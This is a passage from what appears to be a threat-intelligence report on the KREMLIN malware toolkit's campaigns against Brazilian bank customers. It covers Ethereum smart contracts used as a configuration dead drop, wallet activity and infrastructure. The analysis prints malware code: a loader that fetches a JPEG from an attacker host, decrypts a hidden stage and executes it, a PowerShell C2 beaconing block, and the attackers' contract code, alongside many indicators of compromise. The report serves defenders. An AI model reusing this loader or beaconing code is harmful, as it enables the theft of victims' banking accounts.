7  // &&  &&<    &&  __&&< &&  __|    &&  \&&&  &&  |&&|         &&|  &&  \&&&&  |
8  // &&  |\&&\  &&  |  &&  |&&  |       &&  |\&  /&&  |&&|         &&|  &&  |\&&&  |
9  // &&  | \&&\ &&  |  &&  |&&&&&&&&\ &&  | \_/  &&  |&&&&&&&&\ &&&&&&\ &&  | \&&  |
10 // \__|  \__|\__|  \__|\________|\__|      \__|\________|\______|\__|  \__|
11 // ------------------------------------------------------------------------------
12 //
13 // ------------------------------------------------------------------------------
14 // ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
15 // :: Date ....: Sun Feb  8 19:11:44 -02 2026
16 // :: Author ..: Kr3mlin4rt1st
17 // :: Title ...: Kremlin
18 // :: Version .: 1.33
```


KREMLIN header describing author and version

Unlike the other three variants, this loader retrieves its payload using the same JPEG carrier technique repeatedly observed across the KREMLIN toolkit. The embedded blob is located using the marker `kremlin-moscow-russia` and then decrypted with RC4 using the key `kr3ml1n`.

```
28 var campaignId = "48502c50-a504-4811-aab8-ba978aeae237";
29 var response = get("https://cremeb.com/b216890758c64daa8ad01e251df36f36.jpg", campaignId);
30 var marker = "kremlin-moscow-russia";
31 var offset = response.indexOf(marker);
32 var encryptedStage = response.slice(offset + marker.length);
33 var plaintextStage = rc4("kr3ml1n", encryptedStage);
34 Function(plaintextStage)();
```

Loader decrypts the next stage from the JPEG carrier with RC4


Cremeb campaign, April 2026: QR-code extension and Node.js loaders



Cremeb campaign diagram

Beginning in April 2026, we observed two concurrent campaigns using the Cremeb infrastructure and the Customer ID `48502c50-a504-4811-aab8-ba978aeae237`. For the first campaign, we could not conclusively identify the initial loader. Its installer delivers PULSAR through DonutLoader alongside a new QR-themed malicious extension. The second campaign introduces the infection chain `LNK -> PowerShell -> JavaScript (WSH) -> JavaScript (Node.js) -> RunPE -> DLL installer -> PULSAR & Extension`. This is the earliest campaign in which we observed the loader downloading the Node.js runtime to execute the next stage, a behavior retained in the current version. Another significant change affects RunPE: rather than manually mapping the payload into its own process, it injects it into `explorer.exe` using Early Cascade Injection.

The QR-themed extension delivered by the first branch has the ID `cdgcjghdeinagopbaobhmaefigoafaaa`. It presents itself as a tool that displays an overlay containing a QR code generated from a supplied string. Clicking the extension icon opens a menu exposing exactly this functionality. During our tests, the overlay displayed a Portuguese message asking the user to reauthenticate with the current application, in this case our locally hosted playground, by scanning the QR code. The user-accessible menu suggests that a development interface was left exposed, further supporting the hypothesis of a rushed implementation.



Malicious QR-code extension

Source-code analysis confirms that this extension relies on QR-based social engineering rather than data interception. When a user visits a page matching `web.whatsapp.com` or `www.sicoob.com.br`, the extension retrieves QR-code content from `hxxps://cremeb[.]com/qrcode/api/v1/read?domain=${encodeURIComponent(domain)}` and displays it in an overlay. The code is unobfuscated and contains patterns consistent with LLM generation, suggesting rushed development. We could not determine what the QR code encodes, but it likely facilitates account compromise on the targeted services.

```
async function pollOnce() {
    if (!isAllowedDomain()) {
        stopPolling(true);
        return;
    }

    if (inFlight) return;
    inFlight = true;

    try {
        const bodyValue = await fetchBodyValue();


        if (!bodyValue) {
            hideOverlay();
            lastShownValue = null;
            return;
        }

        showOverlay();
        renderQr(bodyValue);
    } finally {
        inFlight = false;
    }
}
```

Extension fetches QR code data from C2

This campaign deploys PULSAR version `2.4.5`, which communicates with the following C2 endpoints: `37.16.74[.]100:443` and `37.16.74[.]34:443`.

Ethereum transition campaign, May 2026: smart contract configuration and REMCOS RAT



Ethereum transition campaign diagram

Our Ethereum blockchain analysis, presented in the following section, shows that the first smart contracts appeared in May 2026. They initially pointed to the Cremeb infrastructure (`0x902EDbFECFF38f285Bf26283fB9cEB3700061873`), then to `granderevolucao[.]store` (`0x64Def0A6099c4DE9C413B108EAae85A3C7457615`), before the migration to `0xCD7360A83E5cdbBbbbcEB0e78748babA6740d07b`, which remains in use at the time of writing. We found no samples associated with the first two contracts, but the on-chain data confirms that the adoption of Ethereum as a dead-drop mechanism dates back to this period.

In these newer campaigns, actors use the Ethereum blockchain as a dead drop, with smart contracts storing configuration that different components of the infection chain consume. As detailed earlier, this configuration contains URLs for the various stages and payloads. We identified two chains during this period. The first, observed in June 2026, follows the sequence `JavaScript -> Node.js -> RunPE -> Installer -> Extension & REMCOS RAT`. The shift from PULSAR to REMCOS RAT is particularly noteworthy. As documented in our four-part analysis series, REMCOS provides broader capabilities than PULSAR. This change may represent an upgrade as the operation matures and gains resources. The second branch is the one analyzed in detail throughout this report. It uses the legitimate signed SentinelOne binary to sideload the main malicious DLL. In this configuration, the RunPE module is unused because process injection is unnecessary: the payload already executes within a trusted, signed process, helping conceal its activity. Both branches deploy the same extension analyzed in this report: the latest version of the interception-focused variant.

REMCOS RAT communicates with the C2 endpoint `178.92.162[.]38:443`.

During the same period, we identified a parallel branch using a distinct infrastructure variant. Separate actors may operate this branch using a modified version of the KREMLIN toolkit. It relies on `seguranca.versionnova[.]site` and comprises three distinct waves:

Wave A. ba80216c960977fa45e317f00dcf31e96acab29904a737cbc0bf86e929c3be5f First observed on VirusTotal on June 22, 2026, it downloads and executes a PowerShell script from `/news/connect_api.txt`.

Wave B. cb15cbf3f01a92e609e4c2bc26155e667e96c5d04770e83abba66ee07bcecea0 First observed on June 26, 2026, it adds a fake Portuguese error message and a RAM-based virtual-machine check. It retrieves its payload through `/nodks/connect_api.txt/`.


Wave C. 170dffb37e05f525f735bc9ad84b3908a488f7ce43fcb07739a10e4331e15a2c Active from July 3 to July 14, 2026, it resembles the main lineage by retrieving its payload through `/serve.php?l=` and beaconing to its C2 through `/testar_nova_versao/log_receiver.php`, using the header `X-Log-Token: MichelleMignon171`.

```
# --- LOG REMOTO ---
$LOG_URL   = 'https://seguranca.versionnova.site/testar_nova_versao/log_receiver.php'
$LOG_TOKEN = 'MichelleMignon171'   # igual ao definido em log_receiver.php
$script:_L = [System.Collections.Generic.List[string]]::new()
function wl([string]$m) { $script:_L.Add("[$(Get-Date -Format 'HH:mm:ss')] $m") }
function Send-Log {
    if (-not $LOG_URL) { return }
```

C2 beaconing with "MichelleMignon171" token

The descriptive Portuguese route name `testar_nova_versao` ("test new version") and the hard-coded token provide useful attribution clues. Combined with the campaign's focus on Brazilian institutions and its repeated use of Portuguese-language artifacts, they strongly support the hypothesis that the REF9334 operators are Brazilian. The token `MichelleMignon171` also appears to reference Brazilian DJ Michelle Mignon, whom the actors may be fans of.

We identified a PowerShell reimplementation of the native extension installer 42a3e2bb135fb46b11b127f45a266b3a4d9dff4aa1cf75433f93fe69ba51a9b9. It mirrors the same functionality by downloading the extension from `connection.upgradeonline[.]site`, deploying it into Chromium-based browser profiles, and generating the integrity values required to activate it. Although we cannot conclusively link this script to the preceding loader, VirusTotal's relationship graph connects it to both `seguranca.versionnova[.]site` and `connection.upgradeonline[.]site`. Based on this overlap, we assess with high confidence that the JavaScript loader downloaded and executed this script.



VirusTotal detection of the PowerShell installer implementation

The complete list of indicators is available in the **Indicators of Compromise** section.

Ethereum blockchain analysis: malicious smart contract and wallet activity

Analyzing transactions associated with the Ethereum smart contract reveals a single wallet responsible for deploying the contracts and updating the malware configuration, while also conducting several financial transactions.

The wallet was already financially active before deploying its first contract. Between June 19th 2025, and August 24th 2026, we identified 82 USDT transfers, totaling `20,778.967228 USDT` received and `19,016.959182 USDT` sent. Its use to deploy the malware's smart contracts suggests it is controlled by a developer or campaign operator. Although no individual transfer can be directly linked to development funding, the transaction volume makes this a valuable lead. The table below details these transfers.

Direction	Source	Destination	Transactions	Total value
Incoming	0x8a711333899C173A1DC1a3523335e52Becce9A44	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	9	16,347.415674 USDT
Incoming	0x25a6a4fe0cc0f8ebf19836ad50fe104c3cbc9d6a	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	2	2,000.000000 USDT
Incoming	0x56eddb7aa87536c09ccc2793473599fd21a8b17f	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	1	1,499.000000 USDT
Incoming	0xb2b7e8403b4534d43b477d4d4bd6f829437463c8	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	1	911.377633 USDT
Incoming	0xdd3d72c53ff982ff59853da71158bf1538b3ceee	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	1	12.155745 USDT
Incoming	0x28c6c06298d514db089934071355e5743bf21d60	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	1	9.000000 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0x1AD4436893850Cc1dA180b2488e764bEB9E2A379	6	6,266.906236 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0x737A8DeA4Db63B3b24f19698AF9e5Bc6f08DE8EE	3	6,022.591408 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0x77e2d84e79D65CE84C2dB606E984380A88F4594f	40	3,015.000000 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0x5b3f4643d012ad6caca0a392b1a54b142b59aba5	1	1,538.461538 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0xAC0a95225938E1D85C1E41e35495563eF733947a	2	1,010.000000 USDT

Direction	Source	Destination	Transactions	Total value
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0x81ffb6c5f72e934a79b46a867063bff5a7a222b1	2	400.000000 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0xd3d8d6b0e6d0f8dd3705247b54b8fe55f1c77567	3	395.000000 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0x7e27a030b8879cea5e92e3da650eba0098116908	9	314.000000 USDT
Outgoing	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6	0x8236a0bcf102db910df27190dccc57a75e9faa8b	1	55.000000 USDT

The developer deployed their first test smart contract, named `UserName`, on May 16, 2026. It contains boilerplate code likely used to experiment with smart contract development. The author then deployed several similar contracts and submitted multiple transactions calling the `SetName` method, which modifies a value stored in the contract. We extracted the following values from these transactions: `Medina`, `Filosofo`, `Danone1555IBIZA`.

The first malicious smart contract linked to KREMLIN's infrastructure was deployed on May 19, 2026. It is a slightly modified version of the `UserName` test contract used previously. This version adds two string variables, `main` and `extension`, which store the download URLs for the installer and malicious extension. Its transactions reveal the following values:

```
pragma solidity 0.8.34;

contract Decompiled {
    address public admin;
    string public main;
    string public extension;

    modifier onlyAdmin() {
        require(msg.sender == admin, "Only admin can call this");
        _;
    }
```

Smart-contract variables

The following values were observed:

Transaction	Date (UTC)	Variable-name	Value
0x05ddd2131556d71352f5a10213fb1705b81dbd8d2f86fbe528a8a4be1de7d2e9	2026-05-19 01:38:23	`admin`	0x5C32A09873be70a92fd8bB5A9fED7967dE0
0x05ddd2131556d71352f5a10213fb1705b81dbd8d2f86fbe528a8a4be1de7d2e9	2026-05-19 01:39:27	`main`	`cremeb[.]com`

Transaction	Date (UTC)	Variable-name	Value
0x05ddd2131556d71352f5a10213fb1705b81dbd8d2f86fbe528a8a4be1de7d2e9	2026-05-19 01:39:27	`extension`	`cremeb[.]com`
0xcc0ba092c4721c69801ece58a144a0aa668feed26da4993b1fbcbcb2e7a570f9	2026-05-19 02:53:47	`main`	`hxxps://cremeb[.]com/kremlin?p=########-############&prefix=NF&prefix_count=1`
0x13b457af75e7cc0c7963b454d879800d8fdfbd3ebc9fe3ec34bd8ca8cf44701d	2026-05-19 19:21:11	`main`	`cremeb[.]com`

The second malicious smart contract was deployed on June 9, 2026. In this version, the `main` variable was renamed to `domain`. Its transactions set the following values:

Transaction	Date (UTC)	Variable-name	Value
0xb86787588fe43d9bc6a419c94450b620fa5b60918dda9b242efd05ec73d0e013	2026-06-09 20:40:59	`admin`	`0x5C32A09873be70a92fd8bB5A9fED7967dE`
0xb86787588fe43d9bc6a419c94450b620fa5b60918dda9b242efd05ec73d0e013	2026-06-09 20:40:59	`domain`	Empty string
0xb86787588fe43d9bc6a419c94450b620fa5b60918dda9b242efd05ec73d0e013	2026-06-09 20:40:59	`extension`	Empty string
0x1b189e5ce3dbee52106de5c1a8508091ea2acc2cbace7252763b53be01af3109	2026-06-09 20:45:11	`extension`	`connection.timesmaluku[.]com`
0x49ee0b041878c64c9253955d1de44f3832bb2b96b891cd3fd85c136bbbae0f71	2026-06-09 20:46:35	`domain`	`granderevolucao[.]store`
0x645c1701acd8a5f2c9364ac947718863ab450a706c0aabfca85376e9374ccb45	2026-06-16 04:13:59	`extension`	`connection.upgradeonline[.]site`

This is the first observed use of the `connection.` subdomain. In these cases, the parent domains appear to host legitimate websites that the actors compromised. Using a separate subdomain lets them host malicious infrastructure alongside the original website without disrupting it.



Hijacked news website

The next iteration of the contract, deployed on June 16, 2026, replaces the individual configuration variables with a single `mapping`. It exposes explicit methods for updating and querying this mapping: `setConfig` and `getConfig`.

```
function setConfig(
    string memory key,
    string memory value
) external onlyAdmin {
    config[key] = value;
}

function getConfig(
    string[] memory keys
) external view returns (string memory result) {
    for (uint256 i; i < keys.length; i++) {
        if (i == 0) {
            result = config[keys[i]];
        } else {
            result = string.concat(result, ",", config[keys[i]]);
        }
    }
}
```

Smart-contract getConfig method

The following values are used:

Transaction(s)	Date / time span (UTC)	Count	Variable-name	Value
0xe4f04f…1d5688	2026-06-16 22:41:23	1	`admin`	`0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6`
0xc68881…259d3f	2026-06-16 22:48:47	1	`config["main"]`	`granderevolucao[.]store`
0x66b730…83ef4, 0x4bbe79…7a99bd, 0x94ca4a…42c6f2	2026-06-16 22:51:23 to 22:58:47	3	`config["extension"]`	`connection.upgradeonline[.]site`

Transaction(s)	Date / time span (UTC)	Count	Variable-name	Value
0xbb017d…062e00, 0xa8e9ae…f4c87a	2026-06-16 22:56:11 to 22:56:23	2	config["steganography"]	https://archive[.]org/download/operagarnier/operagarnier.jpg


The latest contract, which remains active at the time of writing, was deployed on June 16, 2026. This version introduces `main-v2`, which likely corresponds to the installer that uses DLL sideloading, replaces `steganography` with `sub-module`, and adds `sentinel` for the legitimate SentinelOne binary. The following values were observed:

Transaction	Date (UTC)	Count	Variable-name	Value
0x012353…679a5a	2026-06-16 23:02:23	1	admin	0x5C32A09873be70a92fd8bB5A9fED7967dE06BdE6
0xf25ffb…279dbc	2026-06-16 23:04:35	1	config["main"]	granderevolucao[.]store
0x0c9278…d2f69d	2026-06-16 23:04:59	1	config["extension"]	connection.upgradeonline[.]site
0x08dece…cdb506	2026-06-16 23:05:35	1	config["steganography"]	https://archive[.]org/download/operagarnier/operagarnier.jpg
0xea0e9e…e0c65d	2026-06-26 04:17:47	1	config["steganography-stg"]	https://archive[.]org/download/operaparis/operaparis.jpg
0x7732c5…5d8515	2026-06-26 04:42:47	1	config["steganography-stg"]	https://archive[.]org/download/hotelmoskva/hotelmoskva.jpg
0x6c100f…40f2b5	2026-06-27 15:47:35	1	config["binary"]	test
0x813b6d…4108e	2026-06-27 15:56:23	1	config["binary_chunks"]	21
0x4b2512…0164d1	2026-07-07 02:19:59	1	config["main-loran"]	cremeb[.]com

Transaction	Date (UTC)	Count	Variable-name	Value
0x262412…a88bb1	2026-07-22 03:08:59	1	config["sentinel"]	https://ia902901.us.archive[.]org/12/items/sentinel_20260721/Sentinel.jp
0xae24e3…681494	2026-07-22 03:09:59	1	config["sub-module"]	https://archive[.]org/download/hotelmoskva/hotelmoskva.jpg
0x629fcd…aabac1	2026-07-22 03:27:23	1	config["sentinel"]	https://ia600804.us.archive[.]org/12/items/sentinel_20260722/Sentinel.jp
0xae161d…8aa596	2026-07-22 04:36:47	1	config["sentinel"]	https://ia601808.us.archive[.]org/5/items/sentinel_20260722_0435/Sentine
0x4208af…b7f293	2026-07-23 06:16:47	1	config["main-v2"]	californicationdetroit[.]com
0xb9b025…1ee5ce	2026-07-23 07:33:23	1	config["main-v2"]	granderevolucao[.]store
0xce846d…44d640	2026-07-23 07:33:59	1	config["main"]	californicationdetroit[.]com
0xe89e89…b91c24	2026-08-10 17:35:23	1	config["extension"]	volmira[.]site
0x832d82…ab2aae	2026-08-13 01:53:23	1	config["main-v2"]	zaviro[.]online

Infrastructure, victimology, and Brazilian bank targeting

Analysis of the associated domains confirms earliest activity back to `June 2025`. The reconstructed timeline is shown below:



Reconstructed domains timeline

Geolocation analysis of the IP addresses associated with the domains provides no additional insight into the actors' location. The addresses span multiple countries, and many domains are proxied through Cloudflare. The table below summarizes these geolocations:

Domain / IP	First Campaign / DNS Observation (UTC)	Resolved IP	Geo
`codecvideowin.online`	2025-06-17	`NA`	Cloudflare
`185.221.23.133`	2025-06-30	`NA`	Finland
`version.checkeligibitily.workers.dev`	2025-07-30	`172.67.200.134`	Cloudflare
`version.checkeligibitily.workers.dev`	2025-07-31	`104.21.68.250`	Cloudflare
`version.checkeligibitily.workers.dev`	2025-07-31	`2606:4700:3035::6815:44fa`	Cloudflare
`version.checkeligibitily.workers.dev`	2025-07-31	`2606:4700:3037::ac43:c886`	Cloudflare
`affordableonline.online`	2025-08-12	`NA`	NA
`cheapzone.space`	2025-08-12	`NA`	NA
`mysterylink.xyz`	2025-08-12	`NA`	NA
`quirkyclub.club`	2025-08-12	`NA`	NA

Domain / IP	First Campaign / DNS Observation (UTC)	Resolved IP	Geo
144.172.112.239	2025-08-14	NA	United States
acrobat-updater.com	2025-08-14	104.21.2.131	Cloudflare
lojinhadoluiz.online	2025-08-19	NA	Cloudflare
orange-sun-195a.checkeligibitily.workers.dev	2025-09-02	NA	Cloudflare
45.90.13.210	2025-09-03	NA	Netherlands
176.98.187.47	2025-09-12	NA	Russia
codecaudiog.site	2025-09-12	176.98.187.47	Russia
version.checkeligibitily.workers.dev	2025-09-13	188.114.96.1	Cloudflare
version.checkeligibitily.workers.dev	2025-09-13	188.114.97.1	Cloudflare
lojinhadaana.org	2025-11-18	176.98.187.47	Russia
donalurdesconfeitos.site	2025-12-02	NA	NA
harialurdes.site	2026-02-19	NA	NA
marialurdes.site	2026-02-23	NA	NA
45.90.13.77	2026-04-10	NA	Netherlands
37.16.74.100	2026-04-17	NA	Netherlands
find-postman.ddesdokww.workers.dev	2026-04-17	NA	Cloudflare
209.99.185.204	2026-04-30	NA	Switzerland
granderevolucao.store	2026-04-30	209.99.185.204	Switzerland
cremeb.com	2026-05-04	188.114.96.1	Cloudflare
cremeb.com	2026-05-04	188.114.97.1	Cloudflare
37.16.74.34	2026-05-28	NA	Netherlands
connection.timesmaluku.com	2026-06-09	NA	NA

Domain / IP	First Campaign / DNS Observation (UTC)	Resolved IP	Geo
connection.upgradeonline.site	2026-06-16	88.99.149.241	Germany
seguranca.versionnova.site	2026-06-30	188.114.96.0	Cloudflare
seguranca.versionnova.site	2026-06-30	188.114.97.0	Cloudflare
graph.checkeligibitily.workers.dev	2026-07-10	104.21.68.250	Cloudflare
graph.checkeligibitily.workers.dev	2026-07-10	172.67.200.134	Cloudflare
graph.checkeligibitily.workers.dev	2026-07-10	2606:4700:3035::6815:44fa	Cloudflare
graph.checkeligibitily.workers.dev	2026-07-10	2606:4700:3037::ac43:c886	Cloudflare
178.92.162.38	2026-07-16	NA	Brazil
californicationdetroit.com	2026-07-22	104.21.69.130	Cloudflare
californicationdetroit.com	2026-07-22	172.67.208.181	Cloudflare
volmira.site	2026-08-05	209.99.185.204	Switzerland
zaviro.online	2026-08-05	209.99.185.204	Switzerland
72.251.7.22	2026-08-07	NA	Canada
72.251.7.23	2026-08-07	NA	Canada
connection.upgradeonline.site	2026-08-07	72.251.7.22	Canada
connection.upgradeonline.site	2026-08-07	72.251.7.23	Canada
volmira.site	2026-08-10	88.99.149.241	Germany
californicationdetroit.com	2026-08-22	2606:4700:3033::ac43:d0b5	Cloudflare
californicationdetroit.com	2026-08-22	2606:4700:3036::6815:4582	Cloudflare
luizestrelhashapr.online	2026-08-25	216.203.21.40	United States
104.219.250.37	NA	NA	United States
172.234.24.211	NA	NA	United States

